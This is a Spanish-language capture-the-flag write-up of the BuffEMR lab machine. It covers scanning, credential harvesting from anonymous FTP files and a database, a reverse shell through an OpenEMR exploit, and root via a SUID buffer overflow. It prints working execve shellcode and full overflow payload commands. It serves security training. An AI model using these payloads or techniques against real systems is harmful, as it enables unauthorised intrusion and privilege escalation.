BuffEMR

1. Enumeración

Para saber la IP de la máquina a la que nos vamos a enfrentar, tenemos que ejecutar el comando arp-scan. En este caso, 192.168.237.129

```
/home/parrot ✔ #
└─ arp-scan -I ens33 --localnet
Interface: ens33, type: EN10MB, MAC: 00:0c:29:65:08:e0, IPv4: 192.168.237.149
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.237.1   00:50:56:c0:00:08       VMware, Inc.
192.168.237.2   00:50:56:f7:cc:15       VMware, Inc.
192.168.237.129 00:0c:29:dd:14:44       VMware, Inc.
192.168.237.254 00:50:56:e9:28:95       VMware, Inc.
```

Ahora que sabemos la IP, realizamos un Ping a la máquina víctima. Parece que estamos ante una máquina Linux.

```
/home/parrot/HTB/buffemr ✘ 1 #
└─ ping -c 1 192.168.237.129
PING 192.168.237.129 (192.168.237.129) 56(84) bytes of data.
64 bytes from 192.168.237.129: icmp_seq=1 ttl=64 time=1.94 ms

--- 192.168.237.129 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.941/1.941/1.941/0.000 ms
```

Realizamos un escaneo exhaustivo para conocer los servicios y versión correspondientes a los puertos abiertos que presenta la máquina víctima.


```
File: targeted

# Nmap 7.92 scan initiated Fri Oct 28 17:37:46 2022 as: nmap -sCV -v -n -p 21,22,80 -oN targeted 192.168.237.129
Nmap scan report for 192.168.237.129
Host is up (0.00026s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    3 0        0            4096 Jun 21  2021 share
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.237.149
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 92:4c:ae:7b:01:fe:84:f9:5e:f7:f0:da:91:e4:7a:cf (RSA)
|   256 95:97:eb:ea:5c:f8:26:94:3c:a7:b6:b4:76:c3:27:9c (ECDSA)
|_  256 cb:1c:d9:56:4f:7a:c0:01:25:cd:98:f6:4e:23:2e:77 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 00:0C:29:DD:14:44 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Oct 28 17:37:53 2022 -- 1 IP address (1 host up) scanned in 7.74 seconds
```

Si revisamos el codename, vemos que estamos ante una versión de Ubuntu Bionic.




2. Análisis de vulnerabilidades

Lo primero que vemos es que está abierto el puerto 21 (FTP) y permite logarnos de forma anónima. Nos descargamos el contenido de la siguiente forma:


- wget -r ftp://anonymous@192.168.237.129

Si revisamos el contenido, vemos un directorio llamado “openemr”.

Abrimos un navegador y revisamos el contenido de la página web que la máquina, en el puerto 80, está sirviendo. Es la página por defecto de Apache. Revisamos el código fuente, pero no vemos nada de interés.



Puede ser que el contenido de la web, esté siendo compartido por el servicio de FTP. Intentamos acceder http://192.168.237.129/openemr/ y vemos la web. Probamos las credenciales por defecto y no funcionan. Probamos otras típicas y tampoco.



Con el comando “tree” exploramos el directorio que nos hemos descargado.

- tree -L 3 192.168.237.129


Nos llama la atención un directorio test. Investigamos su contenido.

```
/home/parrot/HTB/buffemr/content/192.168.237.129/share ✔ 1m 33s #
cat ./openemr/tests/test.accounts
```


```
File: ./openemr/tests/test.accounts
1  this is a test admin account:
2
3  admin:Monster123
```

- Usuario: admin
- Monster123

Con estas credenciales, ganamos acceso al aplicativo.




Si navegamos hasta “about” podemos ver la versión a la que nos estamos enfrentando.




3. Explotación e intrusión


Si buscamos vulnerabilidades conocidas de esa versión, tenemos una vía potencial de ejecutar comandos, estando autenticados.




Nos ponemos en escucha con NC.




Ejecutamos el exploit, mandando una “Reverse Shell” y ganamos acceso a la máquina víctima.







Realizamos el tratamiento de la TTY habitual y realizamos una exploración del sistema. Consultando que usuario somos, vemos que somos www-data y no pertenecemos a ningún grupo interesante.



Comprobamos si tenemos privilegios de sudo, pero nos pide credenciales que de momento no tenemos.



Miramos ficheros con permisos de SUID. Aislado al pkexec, no vemos nada de interés.




Comprobamos las “capabilities” disponibles, pero tampoco vemos nada que nos llame la atención.


Si consultamos el /etc/passwd, vemos que existe un usuario llamado “buffemr”. Vamos a ver si se acontece un reaprovechamiento de credenciales. Probamos con ssh a conectarnos con el usuario “buffemr” y la clave “Monster123”, que obtuvimos anteriormente. Pero no funciona.

Miramos los puertos abiertos, por si podemos aprovecharnos de algún servicio que esté corriendo, pero que no esté expuesto externamente. Vemos que está corriendo MySQL.

Revisamos el contenido que nos descargamos por FTP, para ver si tenemos credenciales.




Revisamos cada fichero hasta que llegamos a “./openemr/sites/default/sqlconf.php”. Conseguimos unas nuevas credenciales.




- Usuario: openemruser
- Clave: openemruser123456

Como no, intentamos ver de nuevo si se reaprovechan las credenciales, con el usuario “buffemr”, pero seguimos sin poder conectarnos por SSH.

Nos conectamos al servicio de MySQL con dichas credenciales.




Encontramos una nueva credencial.




Decodificamos esa password, que está en base64 obteniendo: san3ncrypt3d


Probamos por si se trata de la contraseña de “buffemr”, pero no. Revisamos el árbol de directorios y encontramos un fichero sospechoso.



Nos traemos el fichero a nuestra máquina atacante con netcat. Probamos a descomprimir el fichero con la clave san3ncrypt3d, pero no funciona. Lo intentamos con la clave sin decodificar (c2FuM25jcnlwdDNkCg==).




Revisamos el contenido del fichero.



Usuario: buffemr


Clave: Iamgr00t

Probamos a conectarnos por SSH y ganamos acceso como buffemr.




4. Escalada de privilegios

Revisamos ficheros con privilegios, y encontramos un fichero interesante.



Si revisamos el fichero, vemos que tiene permisos de SUID y que su propietario es root.



Si lo ejecutamos, con un parámetro muy largo, vemos que el programade un error no controlado. Quizá se acontezca un BOF.

Nos traemos el fichero a nuestra máquina atacante y comprobamos las protecciones del sistema. El NX no está habilitado, por lo que podremos meter instrucciones “shell code”.

Abrimos el fichero con el programa gdb. Le pasamos un parámetro “Hola” y vemos que el programa termina correctamente.

Ahora tenemos que saber cuánto “junk” (caracteres para sobrescribir el EIP) necesitamos. Vamos a crearnos un patrón con pattern create.

Ejecutamos de nuevo el programa, dentro del debugger gef, con el patrón obtenido. Para calcular el número de caracteres necesarios, podemos ejecutar “pattern offset $eip”.

```
gef➤  pattern offset $eip
[+] Searching for '$eip'
[+] Found at offset 512 (little-endian search) likely
[+] Found at offset 320 (big-endian search)
gef➤
```

Para comprobarlo, lo hacemos de la siguiente forma:


```
gef➤  r $(python3 -c 'print("A"*512 + "B"*4)')
```

Vemos que el eip se ha sobrescrito con “BBBB”.

```
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────────── registers ────
$eax   : 0xffffcfcc  →  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$ebx   : 0x41414141 ("AAAA"?)
$ecx   : 0xffffd640  →  "AAAAAAAAAABBBB"
$edx   : 0xffffd1c1  →  "AAAAAAAAAABBBB"
$esp   : 0xffffd1d0  →  0xffffd400  →  0x51c1d3b1
$ebp   : 0x41414141 ("AAAA"?)
$esi   : 0xf7d97000  →  0x001e4d6c
$edi   : 0xf7d97000  →  0x001e4d6c
$eip   : 0x42424242 ("BBBB"?)
$eflags: [zero carry PARITY adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
──────────────────────────────────────────────────────────────────────────────── stack ────
0xffffd1d0|+0x0000: 0xffffd400  →  0x51c1d3b1    ← $esp
0xffffd1d4|+0x0004: 0xffffd2a4  →  0xffffd41e  →  "/home/parrot/HTB/buffemr/content/dontexecute"
0xffffd1d8|+0x0008: 0xffffd2b0  →  0xffffd650  →  "LANG=es_ES.UTF-8"
0xffffd1dc|+0x000c: 0x565556e2  →  <main+20> add eax, 0x18e2
0xffffd1e0|+0x0010: 0xffffd200  →  0x00000002
0xffffd1e4|+0x0014: 0x00000000
0xffffd1e8|+0x0018: 0x00000000
0xffffd1ec|+0x001c: 0xf7bcce46  →  <__libc_start_main+262> add esp, 0x10
──────────────────────────────────────────────────────────────────────────────── code:x86:32 ────
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x42424242
──────────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "dontexecute", stopped 0x42424242 in ?? (), reason: SIGSEGV
──────────────────────────────────────────────────────────────────────────────── trace ────
```

Para evitar los pequeños desajustes de ejecutarlo dentro del gef y fuera, vamos a meternos NOPs (No Operation Code, x90).

Buscamos un shellcode en Google.



Y nos copiamos el shellcode:

```
char shellcode[] = "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70"
                   "\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61"
                   "\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52"
                   "\x51\x53\x89\xe1\xcd\x80";
```


Como un una shellcode de 33 bytes, se lo tenemos que restar a los 512. Que nos da 479. Por lo que nuestro patrón quedaría de la siguiente forma:

```
gef➤  r $(python3 -c 'print("\x90"*479 + "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80" + "B"*4)')
```

- r $(python3 -c 'print("\x90"*479 + "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80" + "B"*4)')


Lo ejecutamos ahora en la máquina víctima:

Podemos ver los valores actuales:



Vemos la pila:

Los 0x90909090 son los NOPs que hemos metido. Nuestra shell code empieza a partir de lo marcado en rojo.



- r $(python -c 'print "\x90"*479 + "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x70\x89\xe1\x52\x6a\x68\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x53\x89\xe1\xcd\x80" + "\x10\xd6\xff\xff"')

Vemos que nos ejecuta la bash, y esto es buena señal. Lo ejecutamos directamente en la shell y conseguirnos ganar acceso como root.